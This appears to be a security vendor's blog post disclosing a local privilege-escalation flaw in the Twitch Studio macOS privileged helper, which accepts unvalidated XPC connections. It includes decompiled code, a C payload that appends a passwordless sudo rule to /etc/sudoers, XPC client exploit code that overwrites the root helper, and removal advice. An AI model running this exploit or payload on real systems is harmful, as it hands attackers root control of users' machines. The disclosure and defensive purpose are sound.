
Blog / Threat Intelligence

How Twitch Helper Can Be Used for Privilege Escalation

Christopher Lopez • June 12, 2024



Privileged helpers are bits of software that assist applications by running elevated privileged actions separate from the app itself. XPC is Apple's interprocess communication mechanism that makes this possible.

To date, however, Apple has not provided developers with the documentation that would tell them how to implement XPC securely. Over the years, there have been many examples of XPC being abused due to a lack of validation or authorization for communications between it and helper binaries. In this post, we will look at one such example: the helper for the Twitch Studio app.

Twitch Studio is no longer distributed or maintained by Twitch. However, any users who have installed this application in the past may still have that helper binary installed, even if the Twitch Studio app was uninstalled.

We reported this vulnerability to Twitch on March 13, 2024. That report was closed with the note: "After reviewing this report, we have determined that the current behavior is working as intended."

Privileged Helpers: The Vulnerability

Analyzing the helper binary, we can first see how the XPC connection is set up. We will focus on the `listener:shouldAcceptNewConnection:` method, as that is where the XPC service can decide whether to accept a connection.

```
/* @class ServiceDelegate */
-(int)listener:(int)arg2 shouldAcceptNewConnection:(int)arg3 {
    r19 = [arg3 retain];
    r20 = [[NSXPCInterface
interfaceWithProtocol:@protocol(TwitchLauncherHelperProtocol)] retain];
    [r19 setExportedInterface:r20];
    [r20 release];
    r20 = [TwitchLauncherHelper new];
    [r19 setExportedObject:r20];
    [r19 setInvalidationHandler:0x100018118];
    asm { ldaddal    w9, w8, [x8] };
    [r19 resume];
    [r20 release];
    [r19 release];
    return 0x1;
}
```

The call to `[NSXPXInterface interfaceWithProtocol:]` passes the `TwitchLauncherHelperProtocol` protocol as an argument. The XPC interface exposes this protocol. There are no checks to verify whether a connection to the interface is allowed, which can lead to exploitation.

If you examine that protocol, you can determine which methods are accessible. A close look at this section reveals two methods that could be targeted: `installFromPath:toPath:withReply:` and `checkBundleWriteable:withReply:.`

```
- (void)checkBundleWritable:(id)v1 withReply:(void (^ /* unknown block
signature */)(void))v2;
@end.
```

Helper binaries executing from /Library/PrivilegedHelperTools run as root, so the `installFromPath:toPath:withReply:` method may be a good target. We analyzed it to see how it works and to determine whether it could be used to elevate privileges.

```
100004980    void -[TwitchLauncherHelper installFromPath:toPath:withReply:]
(TwitchLauncherHelper self, SEL sel, id src, id dest, id withReply,
void* arg)
1000049a8    int64_t installPath = _objc_retain(src)
1000049b4    int64_t destinationPath = _objc_retain(dest)
1000049c0    void* x0_3 = _objc_retain(withReply)
1000049cc    void* cr_FileHelper_1 = cr_FileHelper
1000049d0    int64_t error = 0
1000049f8    int32_t result = _objc_msgSend(cr_FileHelper_1,
"moveItemAtPath:toPath:replace:error:", installPath, destinationPath,
1, &error).d
……
100004a04    int64_t x24_1 = _objc_retain(error)
100004a08    int64_t x1
100004a08    if ((result & 1) != 0)
100004a0c        x1 = 0
```

The method `-[TwitchLauncherHelper installFromPath:toPath:withReply:]` accepts a source path and a destination path. Both are passed to another method, `-[FileHelper moveItemAtPath:toPath:replace:error:]`. It is also worth noting that the value of `1` is passed for the replace parameter, which changes how the move happens.

```
10001278c    bool -[FileHelper moveItemAtPath:toPath:replace:error:]
(FileHelper self, SEL sel, id moveItemAtPath, id toPath, bool replace,
10001278c    id* error)
1000127b4    int64_t srcFile = _objc_retain(moveItemAtPath)
1000127c0    int64_t destinationPath = _objc_retain(toPath)
1000127f0    char x0_4 = _objc_msgSend(_objc_msgSend(self, "class"),
"moveItemAtPath:toPath:replace:error:", srcFile, destinationPath,
replace, error)
1000127fc    _objc_release(destinationPath)
```

The `moveItemAtPath` instance method passes the values of the destination and source paths to the class method `+[FileHelper moveItemAtPath:toPath:replace:error:]`. This class method differs from the instance method, as we'll explain in a bit.

The instance method above sets up the call to the `+[FileHelper moveItemAtPath:toPath:replace:error:]` class method, which is invoked to complete the file move.

```
1000124bc    bool +[FileHelper moveItemAtPath:toPath:replace:error:](
1000124bc    FileHelper self, SEL sel, id moveItemAtPath, id toPath,
1000124bc    bool replace, id* error)
1000124f4    int64_t srcFile = _objc_retain(moveItemAtPath)
1000124fc    int64_t destinationPath = _objc_retain(toPath)
100012514    _objc_msgSend(_OBJC_CLASS_$_NSFileManager, "defaultManager")
10001251c    int64_t defaultManager = _objc_retainAutoreleasedReturnValue()
100012538    _objc_msgSend(_OBJC_CLASS_$_NSURL, "fileURLWithPath:", srcFile)
100012540    int64_t filePathURL = _objc_retainAutoreleasedReturnValue()
10001256c    int32_t x0_5 = _objc_msgSend()
100012578    int64_t x0_7 = _objc_retain(0)
100012580    if (x0_5 != 0)
100012590        _objc_msgSend(srcFile, "stringByDeletingLastPathComponent")
100012598        int64_t x0_9 = _objc_retainAutoreleasedReturnValue()
1000125ac        _objc_msgSend()
1000125b4        int64_t srcFile_1 = _objc_retainAutoreleasedReturnValue()
1000125c0        _objc_release(srcFile)
1000125c8        _objc_release(x0_9)
1000125cc        srcFile = srcFile_1
1000125d0    BOOL srcFileExists
1000125d0    BOOL destFileExists
1000125d0    BOOL fileMoveSuccess
1000125d0    if (replace.d != 0)
1000125e8        srcFileExists = _objc_msgSend(defaultManager,
"fileExistsAtPath:", srcFile)
1000125ec        if (srcFileExists.d != 0)
1000125fc            destFileExists = _objc_msgSend(defaultManager,
"fileExistsAtPath:", destinationPath)
100012600            if (destFileExists.d != 0)
10001261c                fileMoveSuccess = _objc_msgSend(self,
"replaceItemAtPath:withItemAtPath:error:", destinationPath, srcFile, error)
100012600    if (replace.d == 0 || (replace.d != 0 && srcFileExists.d == 0)
|| (replace.d != 0 && srcFileExists.d != 0 && destFileExists.d == 0))
10001263c        fileMoveSuccess = _objc_msgSend(defaultManager,
"moveItemAtPath:toPath:error:", srcFile, destinationPath, error)
```

```
100012660    _objc_release(destinationPath)
100012668    _objc_release(srcFile)
10001268c    return fileMoveSuccess
```

There are some `if` statements in the code above that are important if you want to understand to how the exploit works. Let's dive into them.

```
1000125d0    if (replace.d != 0)
1000125e8        srcFileExists = _objc_msgSend(defaultManager,
"fileExistsAtPath:", srcFile)
1000125ec        if (srcFileExists.d != 0)
1000125fc            destFileExists = _objc_msgSend(defaultManager,
"fileExistsAtPath:", destinationPath)
100012600            if (destFileExists.d != 0)
10001261c                fileMoveSuccess = _objc_msgSend(self,
"replaceItemAtPath:withItemAtPath:error:", destinationPath, srcFile, error)
```

Since the Bool value of `0x1` was passed to the `replace` parameter, the first line above would be true, which leads to two method calls to `fileExistsAtPath`. These two calls check to see whether the source file and destination path that were passed both exist. If they do, then the `replaceItemAtPath:withItemAtPath:error:` is called, using `self` as the receiver object. Looking more closely at that instance method, we find:

```
1000126e8    bool -[FileHelper replaceItemAtPath:withItemAtPath:error:]
(FileHelper self, SEL sel, id replaceItemAtPath,
1000126e8    id withItemAtPath, id* error)
100012708    int64_t destinationPath = _objc_retain(replaceItemAtPath)
100012714    int64_t sourcePath = _objc_retain(withItemAtPath)
100012740    char x0_4 = _objc_msgSend(_objc_msgSend(self, "class"),
"replaceItemAtPath:withItemAtPath:error:", destinationPath,
sourcePath, error)
10001274c    _objc_release(sourcePath)
100012754    _objc_release(destinationPath)
100012768    return x0_4
```

This instance method calls the class method `+[FileHelper replaceItemAtPath:withItemAtPath:error:]`. This would result in the source file replacing the destination file (which is the Twitch Helper binary), with the same name.

How Privileged Helpers Can Be Exploited

Using the `installFromPath:toPath:withReply:` method as our target, we can move a file to another location as root. If we were to replace the file at /Library/PrivilegedHelperTools/com.twitch.LauncherHelper with our own binary, launchd would attempt to start our binary, due to the plist file that is installed in /Library/LaunchDaemons.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.twitch.LauncherHelper</string>
    <key>MachServices</key>
    <dict>
        <key>com.twitch.LauncherHelper</key>
        <true/>
    </dict>
    <key>ProgramArguments</key>
    <array>

<string>/Library/PrivilegedHelperTools/com.twitch.LauncherHelper</string>
    </array>
</dict>
</plist>
```

To elevate our privileges, our controlled binary could be written to execute one `system()` function, which adds a line to the `sudoers` file and enables any account to use `sudo` without entering a password.

```
int main() {
  system("echo \"%staff ALL=(ALL) NOPASSWD:ALL\" >> /etc/sudoers");
}
```

Once we have our file compiled, we can create our exploit code to leverage the exposed method and move our binary to the location of

```
    NSXPCInterface *remoteInterface = [NSXPCInterface
interfaceWithProtocol:@protocol(TwitchLauncherHelperProtocol)];
    NSXPCConnection *xpcConnection = [[NSXPCConnection alloc]
initWithMachServiceName:@"com.twitch.LauncherHelper"
options:NSXPCConnectionPrivileged];
    xpcConnection.remoteObjectInterface = remoteInterface
    xpcConnection.exportedInterface = [NSXPCInterface
interfaceWithProtocol:@protocol(TWVersionedService)];
    xpcConnection.exportedObject = self;
    [xpcConnection resume];
    [xpcConnection.remoteObjectProxy installFromPath:@"/tmp/elevate"
toPath:@"/Library/PrivilegedHelperTools/com.twitch.LauncherHelper"
withReply:^(NSError* ret) {NSLog(@"Got Response, %@", ret);
        }];
    }
int main(int argc, const char * argv[]) {
    @autoreleasepool {
        [TwitchXPC new];
[TwitchXPC new];
}
```

That code executes the XPC exploit twice: The first call overwrites the helper binary, and the second causes launchd to attempt to start the helper binary, which executes our controlled binary with root privileges and adds the line to the sudoers file.

Conclusion

Unless XPC connections are set up securely, helper binaries can be easily exploited. Even for an application like Twitch Studio—which Twitch has not maintained since September 28, 2023—these helper binaries can remain on the system and be used maliciously if not removed by the user.

In this particular case, we recommend deleting both the LaunchDaemon plist and helper binary at these locations:

- /Library/LaunchDaemons/com.twitch.LauncherHelper.plist
- /Library/PrivilegedHelperTools/com.twitch.LauncherHelper

Thanks to Wojciech Regula for their examples, which helped set up the exploit code above.

Recent Articles

Satyam Patel • 4 min read

Beyond the Login: What CISA's Latest Recommendations Mean

The Cybersecurity and Infrastructure Security Agency (CISA) recently issued an urgent advisory urging U.S. organizations to harden their endpoint managemen...


Educational April 1, 2026

Calvin So • 11 min read

Atomic Stealer (AMOS) Returns: ClickFix, Trojanized Crypto Apps, and a New macOS Persistence Mechanism

Atomic Stealer, commonly tracked as AMOS, has earned its place as one of the most persistent threats the macOS threat landscape. Powered by a relentless...

Threat Intelligence March 31, 2026



Iru Team • 6 min read

The Guide to Managing Mac Clusters for AI Workloads

Mac clusters for AI workloads are real infrastructure now. Here's how to provision, secure, and manage them from day one.

Educational March 24, 2026